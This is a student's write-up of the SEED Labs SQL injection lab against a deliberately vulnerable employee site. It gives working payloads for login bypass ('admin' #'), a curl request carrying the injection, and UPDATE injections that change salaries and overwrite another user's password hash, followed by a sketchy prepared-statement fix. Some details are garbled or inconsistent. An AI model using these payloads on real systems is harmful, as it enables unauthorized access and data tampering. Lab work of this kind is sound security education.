SQL Injection Attack Lab

Lab Tasks

Task 1: Get Familiar with SQL Statements

\$ mysql -u root -pseedubuntu

mysql> show databases;

mysql> use Users;

A terminal window titled 'Terminal' showing a MySQL session. The user runs 'sudo mysql -u root -pseedubuntu'. The MySQL prompt shows a warning about insecure command-line passwords. The user enters 'show databases;', which returns a list of databases including 'information_schema', 'Users', 'elgg_csrf', 'elgg_xss', 'mysql', 'performance_schema', 'phpmyadmin', and 'sys'. The user then enters 'use Users;', which changes the database. Finally, the user enters 'show tables;', which returns a single table named 'credential' in the 'Users' database.

```
[10/29/21]seed@VM:~/../lab1$ sudo mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 15
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| Users       |
| elgg_csrf   |
| elgg_xss   |
| mysql       |
| performance_schema |
| phpmyadmin  |
| sys        |
+-----+
0 rows in set (0.00 sec)

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A





Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.01 sec)

mysql> 
```

```
mysql> select * from credential where name = 'Alice';
```

HMM

Type “**admin’ #**” in the Username field and leave empty the password field.

Task 2.2: SQL Injection Attack from command line.

Write Code on Terminator in Seed Lab:

curl

'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%20%23';

```
[18/29/21]seed@WK:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%20%23';

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.

    }
  </script>

```

Task 3.1: Modify your own salary.

As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Assume that I am **Alice**. I want to increase my own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. I know that salaries are stored in a column called **salary**.

I will use the statement in the NickName field: ', Salary=10000 where name = 'Alice' #

Salary before statement:

The screenshot shows a web browser window displaying the 'Alice Profile' page on the website 'www.seedlabsqlinjection.com'. The page has a green header with 'SEEDLABS' logo, 'Home', 'Edit Profile', and a 'Logout' button. The main content area is titled 'Alice Profile' and contains a table with the following data:

Key	Value
Employee ID	10000
Salary	2500
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Salary after statement:

The screenshot shows a web browser window with the URL `www.seedlabsqlinjection.com/unsafe_home.php`. The page displays the "Alice Profile" with a table of personal information. The table has two columns: "Key" and "Value".

Key	Value
Employee ID	10000
Salary	50000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Task 3.2: Modify other people's salary.

I want to reduce Bobby's salary to 1 dollar.

Use statement in Alice's profile editor: `', Salary=1 where name = 'Boby' #`

The screenshot shows the "Boby Profile" page. The table of personal information is as follows:

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Task 3.3: Modify other people' password.

I want to change Bobby's password that I can log into his account and do further damage.

It uses SHA1 hash function to generate the hash value of password.

Use the following statement:



echo -n "tedwashere" | sha1sum

Copy the code you get and paste in Alice's profile editor as the following statement:

', password=(code you copied) where name = 'Boby' #

Boby's password before and after;

Task 4: Countermeasure — Prepared Statement.

```
seed@VM:~$ /var/www/SQLInjection/ bash: /var/www/SQL Injection/: Is a directory
```

```
seed@VM:~$ cd /var/www/SQLInjection/
```

```
seed@VM:~/SQLInjection$ ls
```

```
seed@VM:~/SQLInjection$ subl safe_home.php
```

```
seed@VM:~/SQLInjection$ subl unsafe_home.php
```

After execute these codes copy the code from line 70 to 80 in `SAFE_HOME_PHP` and paste over the line 70 to 100 in `UNSAFE_HOME_PHP` file then save the code file.

after saving run these codes in terminal.

```
[10/30/21] seed@VM:~/SQLInjection$ cd ..
```





```
[10/30/21] seed@VM:~/www$ cd..
```

```
[10/30/21] seed@VM:/var$ cd
```

```
[10/30/21] 11seed@VM:/#$ sudo service apache2 reset
```

```
[10/30/21] 11seed@VM:/#$
```
